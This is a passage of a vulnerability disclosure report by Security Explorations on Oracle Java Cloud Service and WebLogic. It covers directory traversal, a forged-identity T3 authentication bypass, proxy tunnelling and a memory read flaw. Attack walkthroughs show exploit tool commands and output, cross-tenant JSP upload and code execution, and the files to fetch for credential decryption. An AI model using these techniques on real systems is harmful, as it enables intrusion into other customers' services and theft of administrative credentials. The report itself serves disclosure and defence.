		`orclcsfpassword = *INTENTIONALLY_REMOVED*`

[3] as of Jan 2014.

		orclcsfname = orclmtuid=Csr01.em_monitoring,cn=users,orclMTTenantGuid=100001,dc=cloud,dc=oracle,dc=com orclcsfexpirytime = NEVER_EXPIRE objectclass = top objectclass = orclCSFClass description = CSR EM Monitor password for Csr01
OCLOUD9_WLS_APPID	WebLogic administrator	orclcsfkey = OCLOUD9_WLS_APPID-KEY orclcsfalias = oracle.security.cloud9 orclcsfcredentialtype = {pwd_cred_type} orclcsfpassword = *INTENTIONALLY_REMOVED* orclcsfname = OCLOUD9_WLS_APPID orclcsfexpirytime = NEVER_EXPIRE objectclass = top objectclass = orclCSFClass description = AppID Credential

It's important to note that US1 and EMEA1 Oracle Java Cloud Service data centers rely on different Policy Store servers.

It's also worth to mention that Issue 22 provided additional confirmation for Issue 21 (shared credentials of `OCLOUD9_WLS_APPID` WebLogic administrator) for EMEA1 data center.

[Issue 23] internal WebLogic applications exposed to the public Internet

WebLogic server contains several internal applications that are registered at server startup. This is done by `InternalAppProcessor` class from `weblogic.deploy.internal` package:

```
public InternalAppProcessor() {
    ...

    internalApps.addAll(Arrays.asList(new InternalApp[] {
        new InternalApp("bea_wls_management_internal2", ".war", true, true,
                        false, false, new String[] {
                                "bea_wls_management_internal2"}, false),
        new InternalApp("bea_wls_diagnostics", ".war", false, false, false,
                        true, new String[] {
                                "bea_wls_diagnostics"}, false)
    }));
   ...
```

In Oracle Java Cloud Service environment, the following applications are registered as part of a server instance serving user applications (m0 server instance):

```
[/domains/wlsaas/servers/m0/tmp/_WL_internal]
bea_wls9_async_response          <DIR>
uddi                             <DIR>
bea_wls_cluster_internal         <DIR>
bea_wls_internal                 <DIR>
bea_wls_diagnostics              <DIR>
bea_wls_deployment_internal      <DIR>
uddiexplorer                     <DIR>
wls-wsat                         <DIR>
```

By default, users need to be authenticated by Oracle Access Manager (OAM) in order to access Java applications deployed in a target Java Cloud Service domain (`DDOnly` security model). This is not a requirement for URL's that denote internal services of a target WebLogic server. As a result, internal applications are accessible to the public Internet. This

in particular includes Deployment service (`/bea_wls_deployment_internal/DeploymentService` URL).

[Issue 24] directory traversal vulnerability in DeploymentServiceServlet

The servlet class that implements DeploymentService (`weblogic.deploy.service.internal.transport.http.DeploymentServiceServlet`) allows for access to arbitrary files beyond the designated web application / upload directory (`/customer/applications` in case of Oracle Java Cloud environment ver. 13.1). When combined with Issues 21 and 23, this condition can be exploited to access files that are not part of a WebLogic server deployment or introduce more persistent changes to the server's configuration. All from a public Internet.

Attached to this report, there is a tool (`wls.deploy`) that allows for downloading and uploading of arbitrary files from a target WebLogic server. It exploits Issue 21 for successful authorization.

[Issue 25] old Java SE software used as the base for the service

Oracle Java Cloud Service instances for software ver. 13.1 (EMEA1 data center) relied on a one year old Java SE software:

```
java.runtime.version=1.6.0_37-b06
java.vm.version=R28.2.5-50-153520-1.6.0_37-20121220-0843-linux-
x86_64
```

Similarly, Oracle Java Cloud Service instances for software ver. 13.2 (US1 data center) also relied on old Java SE software:

```
java.runtime.version=1.7.0_15-b33
```

This means that approximately 150 security fixes incorporated into Java SE software since the end of 2012 / beginning of 2013 are missing from the environment [5].

The use of old Java SE software in a production environment is in particular astonishing taking into account the wide publicity and warnings carried over the recent 2 years about Java security vulnerabilities.

[Issue 26] T3 Protocol authentication bypass

Standard WebLogic server environment embeds multiple remote servers, which can be contacted by the means of T3[4] protocol. Each remote server is identified by an integer value (OID), which corresponds to a given server endpoint (remote reference).

Registered servers and their OID's are maintained by the instance of `weblogic.rmi.internal.OIDManager` class. The contents of the OID table maintained by `OIDManager` can be inspected with the use `wls.rmidump` tool that is attached to this report:

```
- [2] = weblogic.rmi.internal.BasicServerRef@2,
       implementation: 'weblogic.rmi.internal.dgc.DGCServerImpl@224260ab',
       oid: '2',
       implementationClassName: 'weblogic.rmi.internal.dgc.DGCServerImpl'
- [3] = weblogic.rmi.internal.BasicServerRef@3,
```

[4] there exists an equivalent of this protocol called T3S for SSL based transport.

```
        implementation: 'weblogic.jndi.internal.RemoteContextFactoryImpl@73fce83e',
        oid: '3',
        implementationClassName: 'weblogic.jndi.internal.RemoteContextFactoryImpl'
...
```

JMX session with a remote server is usually started by the following request sequence:

```
- OID 27      RMIBootServiceImpl
              method: authenticate(weblogic.security.acl.UserInfo)
- OID 9       RootNamingNode
              method: lookup(java.lang.String,java.util.HashTable)
- OID 285     IIOPServerImpl
              method: newClient(java.lang.Object)
- OID 293     RMIConnectionImpl
              method: getConnectionId()
```

The above shows that a client is first authenticated prior to looking up a given server instance, creating a new server-side client object and corresponding `RMIConnectionImpl` object instance. In case of a success, a new OID value gets allocated and the `RMIConnectionImpl` object associated with it can be used as a proxy to reach a target RMI server:

```
- [292] = weblogic.rmi.internal.BasicServerRef@124,
          implementation: 'javax.management.remote.rmi.RMIConnectionImpl@4e09f33d:
          connectionId=iiop: weblogic;Administrators 1',
          oid: '292',
          implementationClassName: 'javax.management.remote.rmi.RMIConnectionImpl'
```

The above sequence does not need to take place though. Exposed services can be contacted directly by dispatching requests to their OID values. These values are highly predictable as:

- several system services are bound to well-known OID values < 256 (`weblogic.rmi.internal.InitialReferenceConstants`),
- arbitrary registration of new servers starts with OID 256, which gets incremented by 1 for every new registered server.

For a successful dispatching of T3 protocol requests, one needs to send the `weblogic.security.acl.internal.AuthenticatedUser` object as part of the request message (`CMD_REQUEST` in particular). The instance of this object is read over the wire from the so called `abbrevs` section of a `JVMMessage` object:

```
    final void readMsgAbbrevs(MsgAbbrevInputStream res) throws IOException {
        JVMMessage header = res.getMessageHeader();
        InboundMsgAbbrev abbrevs = res.getAbbrevs();

        try {
            abbrevs.read(res, abbrevTableInbound);
         ...
            Object user = abbrevs.getAbbrev();
            res.setAuthenticatedUser((AuthenticatedUser)user);
        } catch(ClassNotFoundException cnfe) {
          ...
        }
    }
```

Verification of the instance of this object is handled by `getSealedSubjectFromWire` method of `weblogic.security.service.SecurityServiceManager` class:

```
public static AuthenticatedSubject getSealedSubjectFromWire(AuthenticatedSubject
kernelId, AuthenticatedUser user) {

   AuthenticatedSubject subject = getASFromAU(user);

   try {
      subject = seal(kernelId, subject);
   } catch(SecurityException se) {
       ...
       subject = SubjectUtils.getAnonymousSubject();
       }

   return subject;
}
```

The above code calls `getASFromAU` method for further processing of `AuthenticatedUser` object (which needs to be `AuthenticatedSubject` instance):

```
public static AuthenticatedSubject getASFromAU(AuthenticatedUser user) {
  if (user == null)
       return SubjectUtils.getAnonymousSubject();
  if(user instanceof AuthenticatedSubject)
       return getASFromWire((AuthenticatedSubject)user);
  ...
 }
```

If there are no `Principals` associated with a given `AuthenticatedSubject`, `getASFromWire` method does not do much and simply returns the provided argument:

```
public static AuthenticatedSubject getASFromWire(AuthenticatedSubject as) {
    Set principals = as.getPrincipals();

    if (principals.size() == 1) {
       ...
    }
    return as;
}
```

The interesting things occur in a `seal` method:

```
public    static    AuthenticatedSubject    seal(AuthenticatedSubject    kernelID,
AuthenticatedSubject as) {
   ...

   boolean wasServerlId = as.getTimeStamp() == 1L && "system".equals(as.getName());
   ...

   if (wasServerlId)
          return kernelIdentity;
   ...
}
```

If `AuthenticatedSubject` object read from the wire has `timeStamp` field set to 1 and its name field is equivalent to `"system"`, the code associates it with the `kernelIdentity`. In a WebLogic environment, this credential is equivalent to the privileges of the server code ROOT).

We verified that it is sufficient to send such a specially crafted object instance to a remote server identified by a given OID value and successfully impersonate the WebLogic `kernelIdentity`.

Attached to this report, there is a Proof of Concept code (`wls.remote`) that implements the attack against WebLogic server with the use of Issue 26. The tool abuses OID 258 denoting `RemoteMBeanServerImpl` class. It dispatches calls to its `invoke` or `createMBean` methods in order to be able to call methods of arbitrary MBeans or to load and execute user provided MLet code on a target server instance [6]. The list of MBeans and methods available for invocation can be enumerated with the use of the aforementioned `wls.rmidump` tool.

[Issue 27] T3 protocol tunneling through OHS proxy

Some WebLogic server instances such as the one implementing the EM Console / OMS system can be contacted through proxy server only such as Oracle HTTP Server (OHS).

For Oracle EM software, this is the `mod_wl_ohs.so` module that implements the proxy functionality between arbitrary clients and a WebLogic server.

This module assumes that if a request method is not GET or HEAD it is POST. This makes it possible to tunnel T3 protocol requests through OHS proxy as if these were POST requests. Additional HTTP headers (i.e. `Content-Length`, `WL-Proxy-*` and `X-Weblogic-*`) injected to the request by a proxy software will be ignored by a target server. The reason for it is the format of the initial T3 protocol bootstrap message - it is ASCII based, similar to HTTP request:

```
----> REQUEST
t3s 10.3.6.0
AS:2048
HL:19

<---- RESPONSE
HELO:10.3.6.0.false
AS:2048
HL:19
```

The first line of T3 bootstrap message does not meet the requirements of a HTTP protocol [7]. Incorrect handling of a HTTP request by `mod_wl_ohs.so` module allows to use the alternative form though:

```
----> REQUEST
t3s /em HTTP/1.1 10.3.6.0
AS:2048
HL:19

<---- RESPONSE
HELO:10.3.6.0.false
AS:2048
HL:19
```

The first line mimics the real HTTP request. OHS proxy will pass through the request as long as the requested path is designated to be handled by the WebLogic server (through module configuration file). In OHS proxy case, both `/em` as well as `/weblogic` meet that requirement.

[Issue 28] T3 Protocol out of bound access to released Chunk data

Passing T3 protocol messages through the proxy (Issue 27) is not sufficient for triggering proper request dispatching. There is one obstacle related to the requirement of having two consecutive 0x0a characters at the end of an initial bootstrap message. As a result of a

request processing by `mod_wl_ohs.so` module, all 0x0a characters from client request are changed into sequences of CRLF (0x0d 0x0a characters as per HTTP specification).

This makes it impossible to successfully start processing of an initial bootstrap message as it is seen as incomplete. The reason for it is the `canReadFirstMessage` method of `weblogic.rjvm.t3.MuxableSocketT3` class:

```
private boolean canReadFirstMessage(){
    int bytesInBuf = getAvailableBytes();
    boolean canRead = false;
    int i = 0;
    do
    {
        if(i >= bytesInBuf - 1)
            break;
        if(i > 512)
            return false;
        if(getHeaderByte(i) == 10 && getHeaderByte(i + 1) == 10)
        {
            canRead = true;
            break;
        }
        i++;
    } while(true);
    return canRead;
}
```

For messages that do not contain a sequence of two consecutive 0x0a characters within the first 512 bytes of message body, the above method returns `false`.

We have investigated this issue and found out that there exists a possibility to complete the abovementioned code with a `true` result. This is due to the vulnerability in `getHeaderByte()` method:

```
private byte getHeaderByte(int index) {
  return headChunk.end <= index  ?  headChunk.next.buf[index - headChunk.end] :
                                    headChunk.buf[index];
}
```

This method does not check whether `headChunk.next.buf[index - headChunk.end]` expression actually points to data within next Chunk's buffer. This create a possibility to access arbitrary data in the next Chunk buffer, possibly past the buffer end.

When Chunks are released, the content of their buffers is not initialized to 0 and `buf` references still point to valid memory (array of bytes). This means that even empty Chunks (with `end` value set to 0) actually hold some data - the remaining of some previous Chunks processing.

2. ATTACK AGAINST JAVA CLOUD SERVICE INSTANCES BELONGING TO OTHER USERS

We found out that it is relatively easy to compromise security of arbitrary Java Cloud Service instances associated with other users (identity domains). As a result of the combination of the implementation and configuration flaws outlined in a paragraph above, arbitrary code execution access could be gained on a WebLogic server instance hosting Java Cloud services of other users from the same regional data center.

We verified that such a remote attack could be successfully implemented with the use of the following steps:

- a custom JSP file is created with attacker's content,
- the JSP file is uploaded to a target WebLogic server instance identified by a service name, domain identifier and a data center name,
- URL denoting the uploaded JSP file is retrieved from the server, which triggers execution of Java code embedded in it.

We verified that our `wls.deploy` tool could be successfully used to execute Java code on the Oracle Java Cloud service instance of arbitrary users. For the purpose of our test, we created a sample JSP file (`setest.jsp`) with the following content:

```
<html>
<head>
<title>Test</title>
</head>
<body>
SM = <%= System.getSecurityManager()%></H2>
CL = <%= Thread.currentThread().getContextClassLoader()%>
</body>
</html>
```

This file was executed on a remote Java Cloud Service instance of user identity domain `trial a1or` and in `EM1` data center by issuing the following command:

```
c:\PROJECTS\SE-2013-01\tools\wls.deploy>run java trial a1or em1 -r setest.jsp
```

The output of the command is provided below:

```
service URL: https://java-trial a1or.java.em1.oraclecloudapps.com/
uploaded: /customer/applications/../../../../../../../../../../../../../../domai
ns/wlsaas/servers/m0/tmp/_WL_internal/bea_wls_internal/kdtial/war/setest.jsp
res_code 200
<html>
<head>
<title>Test</title>
</head>
<body>
SM = java.lang.SecurityManager@174e7254</H2>
CL = weblogic.utils.classloaders.ChangeAwareClassLoader@1612a2cd finder: weblogi
c.utils.classloaders.CodeGenClassFinder@14361d39 annotation: bea_wls_internal@be
a_wls_internal.war
</body>
</html>
```

For the purpose of the attack, we exploited the identical file system structure used across all Java Cloud systems (VM Guest OS images and NFS mount points are identical across all tested Java Cloud data centers). Thus, the possibility to rely on a fixed path pointing to the internal `bea_wls_internal` WebLogic application directory where target JSP files are uploaded.

We also verified that download functionality of `wls.deploy` tool could be used to retrieve all files required for credentials decryption (listed in a paragraph describing Issue 21). The described attack against other users of Oracle Java Cloud service was confirmed in both US1 and EMEA1 Commercial Data centers.

Complete Java Security sandbox compromise of a target WebLogic server could be achieved by the means of a JSP file uploading and exploitation of Issues 1-16. This is illustrated below with the use of `exploit.jsp` file implementing POC for Issue 2:

```
c:\PROJECTS\SE-2013-01\tools\wls.deploy>run java trialaior em1 -r exploit.jsp
service URL: https://java-trialaior.java.em1.oraclecloudapps.com/
uploaded: /customer/applications/../../../../../../../../../../../../../domai
ns/wlsaas/servers/m0/tmp/_WL_internal/bea_wls_internal/kdtial/war/exploit.jsp
res_code 200
<html>
<head>
<title>Test</title>
</head>
<body>


Test for Issue #2<br>
SM = java.lang.SecurityManager@174e7254<br>


SM = null<br>


</body>
</html>
```

Finally, it's worth to mention that the described attack could be easily automated in EMEA1 data center. An attacker can retrieve information about target identity domains to attack from its Identity Store. Its location and credentials are stored in `/domains/wlsaas/config/config.xml` file. The names of target identity domains can be grabbed by enumerating unique members of `orclFAUserReadPrivilegeGroup` group matching the "`orclmtuid=*.idrou`" search pattern. The names of corresponding Java services can be obtained by logging into the Identity Store as a target tenant (same ID Store credentials for all tenants of a given data center) and by looking up an entry matching the "`orclmtservicetype = JAVA`" search pattern. Its `cn` attribute holds service name for the logged on tenant as illustrated below:

```
orclmtservicepolicyconfig = cn=ploxynettrial19472.javatrial5022,cn=OPSS
orclmtserviceadmingroup                                                    =
orclmtuid=ploxynettrial19472.javatrial5022.Administrators,cn=groups,orclMTTenantGui
d=11778087507024898,dc=cloud,dc=oracle,dc=com
orclmttenantguid = 11778087507024898
orclmtservicetype = JAVA
orclmtserviceinstancename = javatrial5022
objectclass = orclMTServiceContext
objectclass = top
cn = javatrial5022
orclmttenantuname = ploxynettrial19472
orclmttenantstate = ENABLED
```

Alternatively, information about a target service name and an associated identity domain can be obtained from the public service URL. When users sign up for a trial of Oracle Java Cloud Service, their services are deployed at the following URL:

`https://`***`service-domain`***`.java.`***`dcid`***`.oraclecloudapps.com/`[5]

where:

[5] Prior to Oct/Nov 2012, the name of a target service corresponding to Java service instance was always fixed to *java*.

- *service* designates target service name,
- *domain* designates user's identity domain,
- *dcid* identifies target Oracle Java Cloud data center (*us1*, *em1*, etc.)

3. ATTACK AGAINST ORACLE JAVA CLOUD MANAGEMENT SYSTEM (OMS)

By default, WebLogic environment of a target Oracle Java Cloud service enforces the use of a proxy server for arbitrary http / https traffic. This is done by the means of `https.proxyHost` / `https.proxyport` Java properties.

Successful Java security sandbox bypass of a target WebLogic server instance allows for the establishing of direct network connections with selected hosts. This in particular includes Oracle EM Cloud Control system, which could be contacted by exploiting Java SSL Sockets API along with Issues 17 and 18 (Java API whitelisting rules bypass).

The OMS system is highly sensitive for the given Oracle Cloud environment. It contains links to the database (OMS) repository that among other things holds security sensitive information about all hosts comprising a given Cloud network. This includes, but is not limited to:
- EM agent registration passwords (`EM_IPW_INFO` table of OMS repository),
- EM agent wallets, seeds and keys (`MGMT_AGENT_SEC_INFO` table of OMS repository)
- administrative credentials for target systems (`MGMT_ENTERPRISE_CREDENTIALS` table of OMS repository).

OMS system is also usually privileged when it comes to establishing connections with other hosts (the need to communicate with EM Agents).

Below, we provide two scenarios for attacks against OMS system. Security Explorations did not explore the possibility to launch them against the OMS system located in Oracle Java Cloud network. That said, the scenarios for the compromise of the OMS system outlined below were successfully verified in our lab only.

Attack scenario 1

We implemented a simple Proxy utility (attached to this report) that illustrates a possibility to open a web session to the internal Oracle Java Cloud OMS server from a desktop system located in the public Internet. The screenshot of its operation is presented on Fig. 4.



Fig. 4 Connection with an internal OMS system of Oracle Java Cloud service established through a Proxy utility.

We also verified that internal WebLogic server applications of a target OMS system can be reached by the means of a `/weblogic` prefix (default configuration of Oracle HTTP Server) and that shared WebLogic administrator password (Issue 21) is successfully processed by them:

```
---->
GET /weblogic/bea_wls_diagnostics/accessor?logicalName=ServerLog HTTP/1.1
Host: cloudem.uk1.oracle.com
username: OCLOUD9_WLS_APPID
password: *INTENTIONALLY_REMOVED*
<----
18f1573a[SSL_NULL_WITH_NULL_NULL:
Socket[addr=cloudem.uk1.oracle.com/X.X.X.X,port=4888,localport=41799]]
HTTP/1.1 200 OK                                <--- indication of valid credentials
Date: Wed, 15 Jan 2014 10:17:23 GMT
Server: Oracle-Application-Server-11g
X-Powered-By: Servlet/2.5 JSP/2.1
X-ORCL-EMOA: true
Transfer-Encoding: chunked
Content-Type: text/xml
Content-Language: en
```

The above should be sufficient to proceed with the compromise of the OMS system. Detailed information about its configuration and administrative credentials required for a successful login into EM Console (Fig. 4) could be gained by fetching the following (relative) files from the OMS server (Issue 24):

```
security/SerializedSystemIni.dat
config/config.xml
config/jdbc/emgc-sysman-pool-jdbc.xml
```

Decryption of administration credentials (such as SYSMAN) should be possible with the help of `wls.dumppass` tool.

Attack scenario 2
A combination of Issues 26, 27 and 28 creates a potential for unauthenticated access to remote JMX RMI services of a target OMS server over T3 protocol through OHS proxy.

One can devise an attack exploiting them in the environment of a proxy server which proceeds as following:

- initial T3 protocol bootstrap message is sent to a target server through a proxy, the message mimics HTTP POST, thus it contains the body, which is longer than default Chunk size (4080 bytes),
- when travelling through a proxy server, the message is split into two parts, the first part containing HTTP request and headers, the second part containing request body,
- WebLogic receives and processes the first part of the message, but does not see the required 0x0a characters in it, the message cannot be thus dispatched,
- WebLogic receives and processes the second part of the message, the number of available bytes for processing is greater than the length of the first message, thus the buffer of the next Chunk is inspected by `getHeaderByte()` method. If the contents of the next Chunk's buffer contains two consecutive 0x0a characters within the required range, the T3 bootstrap message can be successfully dispatched.

We investigate several scenarios for triggering the above scenario for OMS systems that would result in the next Chunk condition having content with the required 0x0a character sequence. We ended up with the most naive scenario that relies on sending multiple T3 requests with proper filler buffers containing 0x0a characters only. After sending several hundreds of such specially crafted messages, we were able to trigger the desired Chunk layout condition. As a result, initial bootstrap message was successfully processed and the remaining messages were dispatched by the target T3 protocol handler routine.

While the presented attack is not very reliable, it cannot be completely excluded. Support for the attack was implemented in our `wls.remote` tool (`-p` switch denoting attack through OHS proxy), so that it can be verified or its operation improved.

REFERENCES

[1] Security Vulnerabilities in Java SE, technical report,
`http://www.security-explorations.com/materials/se-2012-01-report.pdf`
[2] Secure Coding Guidelines for the Java Programming Language, Version 4.0,
`http://www.oracle.com/technetwork/java/seccodeguide-139067.html`
[3] Oracle Java Cloud Service SDK,
`http://www.oracle.com/technetwork/middleware/weblogic/downloads/java-cloud-sdk-1848874.html`
[4] Decrypt / Dump contents of CWALLET.SSO (Oracle file based credential store),
`http://todayguesswhat.blogspot.com/2012/06/decrypt-dump-contents-of-cwalletsso.html`
[5] Java version history, `http://en.wikipedia.org/wiki/Java_version_history`
[6] Accuvant RawTech Blog, Exploiting JMX RMI by Braden Thomas
`http://blog.accuvant.com/bthomasaccuvant/exploiting-jmx-rmi/`
[7] RFC2616 - Hypertext Transfer Protocol -- HTTP/1.1

http://www.w3.org/Protocols/rfc2616/rfc2616.txt

About Security Explorations

Security Explorations (http://www.security-explorations.com) is a security start-up company from Poland, providing various services in the area of security and vulnerability research. The company came to life in a result of a true passion of its founder for breaking security of things and analyzing software for security defects. Adam Gowdiak is the company's founder and its CEO. Adam is an experienced Java Virtual Machine hacker, with over 50 security issues uncovered in the Java technology over the recent years. He is also the hacking contest co-winner and the man who has put Microsoft Windows to its knees (vide MS03-026). He was also the first one to present successful and widespread attack against mobile Java platform in 2004.